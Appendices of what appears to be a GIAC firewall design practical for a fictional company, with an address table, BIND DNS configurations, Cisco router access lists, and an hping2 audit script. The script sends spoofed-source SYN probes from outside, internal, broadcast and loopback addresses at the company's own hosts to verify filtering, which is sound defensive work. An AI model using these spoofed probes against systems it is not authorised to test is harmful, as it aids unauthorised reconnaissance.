210.56.47.13	*255.255.255.248*	Outside-Switch	Cisco IOS	Switch	
210.56.47.14	*255.255.255.248*	-	-	*Unused*	
210.56.47.15	*255.255.255.248*	-	-	*Broadcast*	
210.56.47.16	*255.255.255.240*	-	-	*Network ID*	
210.56.47.17	255.255.255.240	-	-	ISP RAS	
210.56.47.18	255.255.255.240	Mobile-1	Windows 2K Pro	Mobile Users	SP4
210.56.47.19	255.255.255.240	Mobile-2	Windows 2K Pro	Mobile Users	SP4
210.56.47.20	255.255.255.240	Mobile-3	Windows 2K Pro	Mobile Users	SP4
210.56.47.21-30	255.255.255.240	-	-	*Unused*	
210.56.47.31	*255.255.255.240*	-	-	*Broadcast*	

211.109.5.10	255.255.255.255			Supplier FTP	
211.169.12.26	255.255.255.255			Partner FTP	

Appendix B – External Name Server Configuration Files

/export/home/bind/etc/named.conf

```
options {
     directory “/export/home/bind/var/dns”;
     datasize 65536k;
     max-cache-size 10m;
     cleaning-interval 10;
     version “None”;
     auth-nxdomain no;
     allow-transfer { 127.0.0.1; };
};

logging {
     channel named {
            file "messages" size 1m;
            severity dynamic;
            print-category yes;
            print-severity yes;
            print-time yes;
     };
     category default { named; };
```

```
    category queries { named; };
};

zone “0.0.127.in-addr.arpa” {
          type master;
          file “named.local”;
};

zone “fortunecookie.com” {
          type master;
          file “fortunecookie.hos”;
};
```

/export/home/bind/etc/resolv.conf

```
domain fortunecookie.com
nameserver 210.56.47.12
```

/export/home/bind/var/dns/named.local

```
$TTL 1d
@   SOA   dns.fortunecookie.com. admin.fortunecookie.com. (
                20040411    ; Serial
                3h          ; Refresh
                1h          ; Retry
                1w          ; Expire
                1d )        ; Negative Cache TTL
    NS    dns.fortunecookie.com.
1   PTR   localhost.
```

/export/home/bind/var/dns/fortunecookie.hos

```
$TTL 1d
@         SOA   dns.fortunecookie.com. admin.fortunecookie.com. (
                      20040411    ; Serial
                      3h          ; Refresh
                      1h          ; Retry
                      1w          ; Expire
                      1d )        ; Negative Cache TTL
          NS          dns.fortunecookie.com.
dns       A           210.56.47.12
gate1     A           210.56.47.11
ftp       CNAME       gate1
www       CNAME       gate1
mail      CNAME       gate1
@         MX    10    mail
```

Appendix C – Internal Name Server Configuration Files

All reverse resolution zones for GIAC Enterprises (FCD) IP networks are hosted by GIAC Enterprises (HQ). A technique outlined in *A Simple DNS-Based Approach for Blocking Web Advertising* by Hal Pomeranz is being used on the internal DNS server to reduce banner ads.

/export/home/bind/etc/named.conf

```
options {
     directory “/export/home/bind/var/dns”;
     datasize 65536k;
     max-cache-size 10m;
     cleaning-interval 10;
     version “None”;
     auth-nxdomain no;
     query-source address * port 53;
     allow-query { 192.168.1/24; 127.0.0.1; 192.168.201.50;
           192.168.201.51; };
     allow-transfer { 127.0.0.1; 192.168.201.50; };
     forwarders { 192.168.201.50; };
     forward only;
};

logging {
     channel named {
           file "messages" size 1m;
           severity dynamic;
           print-category yes;
           print-severity yes;
           print-time yes;
     };
     category default { named; };
     category queries { named; };
};

zone “0.0.127.in-addr.arpa” {
           type master;
           file “named.local”;
};

zone “fortunecookie.com” {
           type master;
           file “fortunecookie.hos”;
};

//Banner Ad Domains
zone "adimages.go.com" { type master; file “banner.ad”; };
zone "admonitor.net" { type master; file “banner.ad”; };
zone "ads.specificpop.com" { type master; file “banner.ad”; };
zone "ads.web.aol.com" { type master; file “banner.ad”; };
zone "ads.x10.com" { type master; file “banner.ad”; };
zone "advertising.com" { type master; file “banner.ad”; };
zone "amazingmedia.com" { type master; file “banner.ad”; };
zone "clickagents.com" { type master; file “banner.ad”; };
zone "commission-junction.com" { type master; file “banner.ad”; };
zone "doubleclick.net" { type master; file “banner.ad”; };
zone "go2net.com" { type master; file “banner.ad”; };
zone "infospace.com" { type master; file “banner.ad”; };
zone "kcookie.netscape.com" { type master; file “banner.ad”; };
zone "linksynergy.com" { type master; file “banner.ad”; };
zone "msads.net" { type master; file “banner.ad”; };
zone "qksrv.net" { type master; file “banner.ad”; };
zone "yimg.com" { type master; file “banner.ad”; };
zone "zedo.com" { type master; file “banner.ad”; };
//EOF
```

/export/home/bind/etc/resolv.conf

```
domain fortunecookie.com
nameserver 192.168.1.10
```

/export/home/bind/var/dns/named.local

```
$TTL 1d
@    SOA   dns.fortunecookie.com. admin.fortunecookie.com. (
                 20040411    ; Serial
                 3h          ; Refresh
                 1h          ; Retry
                 1w          ; Expire
                 1d )        ; Negative Cache TTL
     NS    dns.fortunecookie.com.
1    PTR   localhost.
```

/export/home/bind/var/dns/fortunecookie.hos

```
$TTL 1d
@          SOA   dns.fortunecookie.com. admin.fortunecookie.com. (
                       20040411    ; Serial
                       3h          ; Refresh
                       1h          ; Retry
                       1w          ; Expire
                       1d )        ; Negative Cache TTL
           NS    dns.fortunecookie.com.
dns        A     192.168.1.10
ntp2       A     192.168.1.11
mail       A     192.168.1.12
ftp        A     192.168.1.13
sav        A     192.168.1.14
proxy      A     192.168.1.15

ftp3       A     192.168.100.24
ssh        A     192.168.100.25
syslog1    A     192.168.100.26
syslog2    A     192.168.100.27
ntp1       A     192.168.100.28
ips-man    A     192.168.100.29

ftp1       A     192.168.200.21
ftp2       A     192.168.200.22
www        A     192.168.200.23

gate1      A     192.168.201.50
```

/export/home/bind/var/dns/banner.ad

```
$TTL 1d
@    SOA   dns.fortunecookie.com. admin.fortunecookie.com. (
                 20040411    ; Serial
                 3h          ; Refresh
```

```
                        1h          ; Retry
                        1w          ; Expire
                        1d )        ; Negative Cache TTL
            NS    dns.fortunecookie.com.
            A     127.0.0.1
       *    A     127.0.0.1
```

Appendix D – Router Access Control Lists

These access control lists (ACLs) are applied to the screening router to perform ingress and egress filtering. Numerous virus/worm attacks are mitigated by simply being aware of and controlling the traffic on your network.

ip access-list extended incoming-20040211

```
 remark *****  Permit BGP Routing Updates  *****
 permit tcp host 210.56.47.1 eq bgp host 210.56.47.2 gt 1023
 permit tcp host 210.56.47.1 gt 1023 host 210.56.47.2 eq bgp
 remark *****  Permit ESP Traffic  *****
 permit esp host 210.56.1.11 host 210.56.47.11
 permit esp host 210.56.47.18 host 210.56.47.11
 permit esp host 210.56.47.19 host 210.56.47.11
 permit esp host 210.56.47.20 host 210.56.47.11
 remark *****  Permit IPSec Traffic  *****
 permit udp host 210.56.1.11 eq isakmp host 210.56.47.11 eq isakmp
 permit udp host 210.56.47.18 eq isakmp host 210.56.47.11 eq isakmp
 permit udp host 210.56.47.19 eq isakmp host 210.56.47.11 eq isakmp
 permit udp host 210.56.47.20 eq isakmp host 210.56.47.11 eq isakmp
 remark ***** Permit Supplier & Partner FTP  *****
 permit tcp host 211.109.5.10 gt 1023 host 210.56.47.11 eq ftp
 permit tcp host 211.109.5.10 eq ftp-data host 210.56.47.11 gt 1023
 permit tcp host 211.169.12.26 gt 1023 host 210.56.47.11 eq ftp
 permit tcp host 211.169.12.26 eq ftp-data host 210.56.47.11 gt 1023
 remark *****  Permit Troubleshooting Traffic  *****
 permit icmp host 210.56.47.1 host 210.56.47.2 echo
 permit icmp host 210.56.47.1 host 210.56.47.2 echo-reply
 permit icmp host 210.56.47.1 host 210.56.47.11 echo
 permit icmp host 210.56.47.1 host 210.56.47.11 echo-reply
 remark *****  Block spoofed GIAC Enterprises (FCD) Public Addresses  *****
 deny   ip 210.56.47.8 0.0.0.7 any
 remark *****  Block IANA Reserved Networks  *****
 deny   ip 0.0.0.0 1.255.255.255 any
 deny   ip 2.0.0.0 0.255.255.255 any
 deny   ip 5.0.0.0 0.255.255.255 any
 deny   ip 7.0.0.0 0.255.255.255 any
 deny   ip 10.0.0.0 0.255.255.255 any
 deny   ip 23.0.0.0 0.255.255.255 any
 deny   ip 27.0.0.0 0.255.255.255 any
 deny   ip 31.0.0.0 0.255.255.255 any
 deny   ip 36.0.0.0 1.255.255.255 any
 deny   ip 39.0.0.0 0.255.255.255 any
 deny   ip 41.0.0.0 0.255.255.255 any
 deny   ip 42.0.0.0 0.255.255.255 any
 deny   ip 49.0.0.0 0.255.255.255 any
 deny   ip 50.0.0.0 0.255.255.255 any
 deny   ip 58.0.0.0 1.255.255.255 any
 deny   ip 60.0.0.0 0.255.255.255 any
 deny   ip 70.0.0.0 1.255.255.255 any
 deny   ip 72.0.0.0 7.255.255.255 any
 deny   ip 82.0.0.0 1.255.255.255 any
 deny   ip 84.0.0.0 3.255.255.255 any
 deny   ip 88.0.0.0 7.255.255.255 any
 deny   ip 96.0.0.0 31.255.255.255 any
 deny   ip 169.254.0.0 0.0.255.255 any
 deny   ip 172.16.0.0 0.15.255.255 any
 deny   ip 192.0.2.0 0.0.0.255 any
 deny   ip 192.168.0.0 0.0.255.255 any
 deny   ip 197.0.0.0 0.255.255.255 any
 deny   ip 198.18.0.0 0.1.255.255 any
 deny   ip 201.0.0.0 0.255.255.255 any
 deny   ip 222.0.0.0 1.255.255.255 any
 deny   ip 224.0.0.0 31.255.255.255 any
 remark *****  Permit DNS Traffic  *****
 permit udp any eq domain host 210.56.47.11 eq domain
 permit tcp any eq domain host 210.56.47.11 eq domain
 permit udp any eq domain host 210.56.47.12 eq domain
 permit tcp any eq domain host 210.56.47.12 eq domain
 remark *****  Permit SMTP Traffic  *****
 permit tcp any eq smtp host 210.56.47.11 eq smtp
 remark *****  Permit Web Traffic  *****
 permit tcp any eq www host 210.56.47.11 gt 1023
 permit tcp any gt 1023 host 210.56.47.11 eq www
 permit tcp any eq 443 host 210.56.47.11 gt 1023
 permit tcp any gt 1023 host 210.56.47.11 eq 443
 remark *****  Implicit Deny (Entered for Auditing Purposes)  *****
 deny   ip any any
```

ip access-list extended exiting-20040211

```
 remark *****  Permit BGP Routing Updates  *****
 permit tcp host 210.56.47.2 eq bgp host 210.56.47.1 gt 1023
 permit tcp host 210.56.47.2 gt 1023 host 210.56.47.1 eq bgp
 remark *****  Permit ESP Traffic  *****
 permit esp host 210.56.47.11 host 210.56.1.11
 permit esp host 210.56.47.11 host 210.56.47.18
 permit esp host 210.56.47.11 host 210.56.47.19
 permit esp host 210.56.47.11 host 210.56.47.20
 remark *****  Permit IPSec Traffic  *****
 permit udp host 210.56.47.11 eq isakmp host 210.56.1.11 eq isakmp
 permit udp host 210.56.47.11 eq isakmp host 210.56.47.18 eq isakmp
 permit udp host 210.56.47.11 eq isakmp host 210.56.47.19 eq isakmp
 permit udp host 210.56.47.11 eq isakmp host 210.56.47.20 eq isakmp
 remark *****  Permit Supplier & Partner FTP  *****
 permit tcp host 210.56.47.11 eq ftp host 211.109.5.10 gt 1023
 permit tcp host 210.56.47.11 gt 1023 host 211.109.5.10 eq ftp-data
 permit tcp host 210.56.47.11 eq ftp host 211.169.12.26 gt 1023
 permit tcp host 210.56.47.11 gt 1023 host 211.169.12.26 eq ftp-data
 remark *****  Permit Troubleshooting Traffic  *****
 permit icmp host 210.56.47.2 host 210.56.47.1 echo
 permit icmp host 210.56.47.2 host 210.56.47.1 echo-reply
 permit icmp host 210.56.47.11 host 210.56.47.1 echo
 permit icmp host 210.56.47.11 host 210.56.47.1 echo-reply
 remark *****  Block Spoofed GIAC Enterprises (FCD) Public Addresses  *****
 deny   ip any 210.56.47.8 0.0.0.7
 remark *****  Block Communications to IANA Reserved Networks  *****
 deny   ip any 0.0.0.0 1.255.255.255
 deny   ip any 2.0.0.0 0.255.255.255
 deny   ip any 5.0.0.0 0.255.255.255
 deny   ip any 7.0.0.0 0.255.255.255
 deny   ip any 10.0.0.0 0.255.255.255
 deny   ip any 23.0.0.0 0.255.255.255
 deny   ip any 27.0.0.0 0.255.255.255
 deny   ip any 31.0.0.0 0.255.255.255
 deny   ip any 36.0.0.0 1.255.255.255
 deny   ip any 39.0.0.0 0.255.255.255
 deny   ip any 41.0.0.0 0.255.255.255
 deny   ip any 42.0.0.0 0.255.255.255
 deny   ip any 49.0.0.0 0.255.255.255
 deny   ip any 50.0.0.0 0.255.255.255
 deny   ip any 58.0.0.0 1.255.255.255
 deny   ip any 60.0.0.0 0.255.255.255
 deny   ip any 70.0.0.0 1.255.255.255
 deny   ip any 72.0.0.0 7.255.255.255
 deny   ip any 82.0.0.0 1.255.255.255
 deny   ip any 84.0.0.0 3.255.255.255
 deny   ip any 88.0.0.0 7.255.255.255
 deny   ip any 96.0.0.0 31.255.255.255
 deny   ip any 169.254.0.0 0.0.255.255
 deny   ip any 172.16.0.0 0.15.255.255
 deny   ip any 192.0.2.0 0.0.0.255
 deny   ip any 192.168.0.0 0.0.255.255
 deny   ip any 197.0.0.0 0.255.255.255
 deny   ip any 198.18.0.0 0.1.255.255
 deny   ip any 201.0.0.0 0.255.255.255
 deny   ip any 222.0.0.0 1.255.255.255
 deny   ip any 224.0.0.0 31.255.255.255
 remark *****  Permit DNS Traffic  *****
 permit udp host 210.56.47.11 eq domain any eq domain
 permit tcp host 210.56.47.11 eq domain any eq domain
 permit udp host 210.56.47.12 eq domain any eq domain
 permit tcp host 210.56.47.12 eq domain any eq domain
 remark *****  Permit SMTP Traffic  *****
 permit tcp host 210.56.47.11 eq smtp any eq smtp
 remark *****  Permit Web Traffic  *****
 permit tcp host 210.56.47.11 gt 1023 any eq www
 permit tcp host 210.56.47.11 eq www any gt 1023
 permit tcp host 210.56.47.11 gt 1023 any eq 443
 permit tcp host 210.56.47.11 eq 443 any gt 1023
 remark *****  Implicit Deny (Entered for Auditing Purposes)  *****
 deny   ip any any
```

ip access-list extended outgoing-20040211

```
 remark *****  Permit ESP Traffic  *****
 permit esp host 210.56.47.11 host 210.56.1.11
 permit esp host 210.56.47.11 host 210.56.47.18
 permit esp host 210.56.47.11 host 210.56.47.19
```

```
permit esp host 210.56.47.11 host 210.56.47.20
remark *****  Permit IPSec Traffic  *****
permit udp host 210.56.47.11 eq isakmp host 210.56.1.11 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.18 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.19 eq isakmp
permit udp host 210.56.47.11 eq isakmp host 210.56.47.20 eq isakmp
remark *****  Permit Supplier & Partner FTP  *****
permit tcp host 210.56.47.11 eq ftp host 211.109.5.10 gt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.109.5.10 eq ftp-data
permit tcp host 210.56.47.11 eq ftp host 211.169.12.26 gt 1023
permit tcp host 210.56.47.11 gt 1023 host 211.169.12.26 eq ftp-data
remark *****  Permit Troubleshooting Traffic  *****
permit icmp host 210.56.47.11 host 210.56.47.1 echo
permit icmp host 210.56.47.11 host 210.56.47.1 echo-reply
remark *****  Block Spoofed GIAC Enterprises (FCD) Public Addresses  *****
deny   ip any 210.56.47.8 0.0.0.7
remark *****  Block Communications to IANA Reserved Networks  *****
deny   ip any 0.0.0.0 1.255.255.255
deny   ip any 2.0.0.0 0.255.255.255
deny   ip any 5.0.0.0 0.255.255.255
deny   ip any 7.0.0.0 0.255.255.255
deny   ip any 10.0.0.0 0.255.255.255
deny   ip any 23.0.0.0 0.255.255.255
deny   ip any 27.0.0.0 0.255.255.255
deny   ip any 31.0.0.0 0.255.255.255
deny   ip any 36.0.0.0 1.255.255.255
deny   ip any 39.0.0.0 0.255.255.255
deny   ip any 41.0.0.0 0.255.255.255
deny   ip any 42.0.0.0 0.255.255.255
deny   ip any 49.0.0.0 0.255.255.255
deny   ip any 50.0.0.0 0.255.255.255
deny   ip any 58.0.0.0 1.255.255.255
deny   ip any 60.0.0.0 0.255.255.255
deny   ip any 70.0.0.0 1.255.255.255
deny   ip any 72.0.0.0 7.255.255.255
deny   ip any 82.0.0.0 1.255.255.255
deny   ip any 84.0.0.0 3.255.255.255
deny   ip any 88.0.0.0 7.255.255.255
deny   ip any 96.0.0.0 31.255.255.255
deny   ip any 169.254.0.0 0.0.255.255
deny   ip any 172.16.0.0 0.15.255.255
deny   ip any 192.0.2.0 0.0.0.255
deny   ip any 192.168.0.0 0.0.255.255
deny   ip any 197.0.0.0 0.255.255.255
deny   ip any 198.18.0.0 0.1.255.255
deny   ip any 201.0.0.0 0.255.255.255
deny   ip any 222.0.0.0 1.255.255.255
deny   ip any 224.0.0.0 31.255.255.255
remark *****  Permit DNS Traffic  *****
permit udp host 210.56.47.11 eq domain any eq domain
permit tcp host 210.56.47.11 eq domain any eq domain
permit udp host 210.56.47.12 eq domain any eq domain
permit tcp host 210.56.47.12 eq domain any eq domain
remark *****  Permit SMTP Traffic  *****
permit tcp host 210.56.47.11 eq smtp any eq smtp
remark *****  Permit Web Traffic  *****
permit tcp host 210.56.47.11 gt 1023 any eq www
```

```
 permit tcp host 210.56.47.11 eq www any gt 1023
 permit tcp host 210.56.47.11 gt 1023 any eq 443
 permit tcp host 210.56.47.11 eq 443 any gt 1023
 remark *****  Implicit Deny (Entered for Auditing Purposes)  *****
 deny   ip any any
```

Appendix E – hping2 Audit Script

```
# Firewall Audit Script
# Inbound Traffic
# Prepared by Richard Lewis
#
#####################################################
# Audit Denied Inbound TCP Traffic
#
# Audit Unauthorized Source IP FTP Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec0-Denied-FTP -d 21
       210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec1-Denied-FTP -d 21
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-dec2-Denied-FTP -d 21
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-FTP-1-Denied-FTP -d 22
       192.168.200.21
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-FTP-2-Denied-FTP -d 22
       192.168.200.22
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Denied-FTP
       -d 22 192.168.1.13
#
# Audit Spoofed Source IP FTP Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec0-Spoofed-FTP -d 22
       210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec1-Spoofed-FTP -d 22
       192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 21 -S -e Audit-dec1-Spoofed-FTP -d
       22 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-dec2-Spoofed-FTP -d 22
       192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 21 -S -e Audit-dec2-Spoofed-FTP -d
       22 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-FTP-1-Spoofed-FTP -d
       23 192.168.200.21
hping2 -n -V -a 192.168.200.21 -Z -c 3 -p 21 -S -e Audit-FTP-1-Spoofed-FTP -d
       23 192.168.200.21
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-FTP-2-Spoofed-FTP -d
       23 192.168.200.22
hping2 -n -V -a 192.168.200.22 -Z -c 3 -p 21 -S -e Audit-FTP-2-Spoofed-FTP -d
       23 192.168.200.22
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Spoofed-
       FTP -d 30 192.168.1.13
hping2 -n -V -a 192.168.1.13 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Spoofed-
       FTP -d 30 192.168.1.13
#
# Audit Broadcast (255) FTP Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec0-Broadcast-255-
       FTP -d 28 210.56.47.11
```

```
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec1-Broadcast-255-
       FTP -d 28 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-dec2-Broadcast-255-
       FTP -d 28 192.168.201.50
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-FTP-1-Broadcast-
       255-FTP -d 29 192.168.200.21
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-FTP-2-Broadcast-
       255-FTP -d 29 192.168.200.22
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-
       Broadcast-255-FTP -d 36 192.168.1.13
#
# Audit Loopback (127.0.0.1) FTP Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec0-Loopback-FTP -d 23
       210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec1-Loopback-FTP -d 23
       192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-dec2-Loopback-FTP -d 23
       192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-FTP-1-Loopback-FTP -d 24
       192.168.200.21
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-FTP-2-Loopback-FTP -d 24
       192.168.200.22
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 21 -S -e Audit-Internal-FTP-Loopback-FTP
       -d 31 192.168.1.13
#
# Audit Unauthorized Source IP Web Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-dec1-Denied-Web -d 21
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-dec2-Denied-Web -d 21
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 80 -S -e Audit-Web-Denied-Web -d 20
       192.168.200.23
#
# Audit Spoofed Source IP Web Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-dec0-Spoofed-Web -d 22
       210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-dec1-Spoofed-Web -d 22
       192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 80 -S -e Audit-dec1-Spoofed-Web -d
       22 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-dec2-Spoofed-Web -d 22
       192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 80 -S -e Audit-dec2-Spoofed-Web -d
       22 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 80 -S -e Audit-Web-Spoofed-Web -d 21
       192.168.200.23
hping2 -n -V -a 192.168.200.23 -Z -c 3 -p 80 -S -e Audit-Web-Spoofed-Web -d
       21 192.168.200.23
#
# Audit Broadcast (255) Web Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec0-Broadcast-255-
       Web -d 28 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec1-Broadcast-255-
       Web -d 28 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-dec2-Broadcast-255-
       Web -d 28 192.168.201.50
```

```
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 80 -S -e Audit-Web-Broadcast-255-
       Web -d 27 192.168.200.23
#
# Audit Loopback (127.0.0.1) Web Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec0-Loopback-Web -d 23
       210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec1-Loopback-Web -d 23
       192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-dec2-Loopback-Web -d 23
       192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 80 -S -e Audit-Web-Loopback-Web -d 22
       192.168.200.23
#
# Audit Unauthorized Source IP HTTPS Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-dec1-Denied-HTTPS -d
       23 192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-dec2-Denied-HTTPS -d
       23 192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 443 -S -e Audit-Web-Denied-HTTPS -d 22
       192.168.200.23
#
# Audit Spoofed Source IP HTTPS Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec0-Spoofed-HTTPS -d
       24 210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec1-Spoofed-HTTPS -d
       24 192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 443 -S -e Audit-dec1-Spoofed-HTTPS
       -d 24 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-dec2-Spoofed-HTTPS -d
       24 192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 443 -S -e Audit-dec2-Spoofed-HTTPS
       -d 24 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 443 -S -e Audit-Web-Spoofed-HTTPS -d
       23 192.168.200.23
hping2 -n -V -a 192.168.200.23 -Z -c 3 -p 443 -S -e Audit-Web-Spoofed-HTTPS -
       d 23 192.168.200.23
#
# Audit Broadcast (255) HTTPS Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec0-Broadcast-
       255-HTTPS -d 30 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec1-Broadcast-
       255-HTTPS -d 30 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-dec2-Broadcast-
       255-HTTPS -d 30 192.168.201.50
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 443 -S -e Audit-Web-Broadcast-255-
       HTTPS -d 29 192.168.200.23
#
# Audit Loopback (127.0.0.1) HTTPS Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec0-Loopback-HTTPS -d
       25 210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec1-Loopback-HTTPS -d
       25 192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-dec2-Loopback-HTTPS -d
       25 192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 443 -S -e Audit-Web-Loopback-HTTPS -d 24
       192.168.200.23
#
```

```
# Audit Unauthorized Source IP SMTP Traffic
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-dec1-Denied-SMTP -d 22
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-dec2-Denied-SMTP -d 22
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 25 -S -e Audit-Exch-Denied-SMTP -d 22
       192.168.1.12
#
# Audit Spoofed Source IP SMTP Traffic
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec0-Spoofed-SMTP -d
       23 210.56.47.11
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec1-Spoofed-SMTP -d
       23 192.168.200.20
hping2 -n -V -a 192.168.200.20 -Z -c 3 -p 25 -S -e Audit-dec1-Spoofed-SMTP -d
       23 192.168.200.20
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-dec2-Spoofed-SMTP -d
       23 192.168.201.50
hping2 -n -V -a 192.168.201.50 -Z -c 3 -p 25 -S -e Audit-dec2-Spoofed-SMTP -d
       23 192.168.201.50
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 25 -S -e Audit-Exch-Spoofed-SMTP -d
       23 192.168.1.12
hping2 -n -V -a 192.168.1.12 -Z -c 3 -p 25 -S -e Audit-Exch-Spoofed-SMTP -d
       23 192.168.1.12
#
# Audit Broadcast (255) SMTP Traffic
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-dec0-Broadcast-255-
       SMTP -d 29 210.56.47.11
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-dec1-Broadcast-255-
       SMTP -d 29 192.168.200.20
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-dec2-Broadcast-255-
       SMTP -d 29 192.168.201.50
hping2 -n -V -a 255.255.255.255 -Z -c 3 -p 25 -S -e Audit-Exch-Broadcast-255-
       SMTP -d 29 192.168.1.12
#
# Audit Loopback (127.0.0.1) SMTP Traffic
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec0-Loopback-SMTP -d 24
       210.56.47.11
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec1-Loopback-SMTP -d 24
       192.168.200.20
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-dec2-Loopback-SMTP -d 24
       192.168.201.50
hping2 -n -V -a 127.0.0.1 -Z -c 3 -p 25 -S -e Audit-Exch-Loopback-SMTP -d 24
       192.168.1.12
#
# Audit Unauthorized Source IP DNS Traffic
hping2 -n -V -a 210.56.47.12 -Z -c 3 -p 53 -S -e Audit-External-DNS-Denied-
       DNS -d 29 210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec0-Denied-DNS -d 21
       210.56.47.11
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec1-Denied-DNS -d 21
       192.168.200.20
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-dec2-Denied-DNS -d 21
       192.168.201.50
hping2 -n -V -a 83.65.78.83 -Z -c 3 -p 53 -S -e Audit-Internal-DNS-Denied-DNS
       -d 29 192.168.1.10
#
# Audit Spoofed Source IP DNS Traffic
```

```
hping2 -n -V -a 210.56.47.11 -Z -c 3 -p 53 -S -e Audit-dec0-Spoofed-DNS -d 22
       210.56.47.11
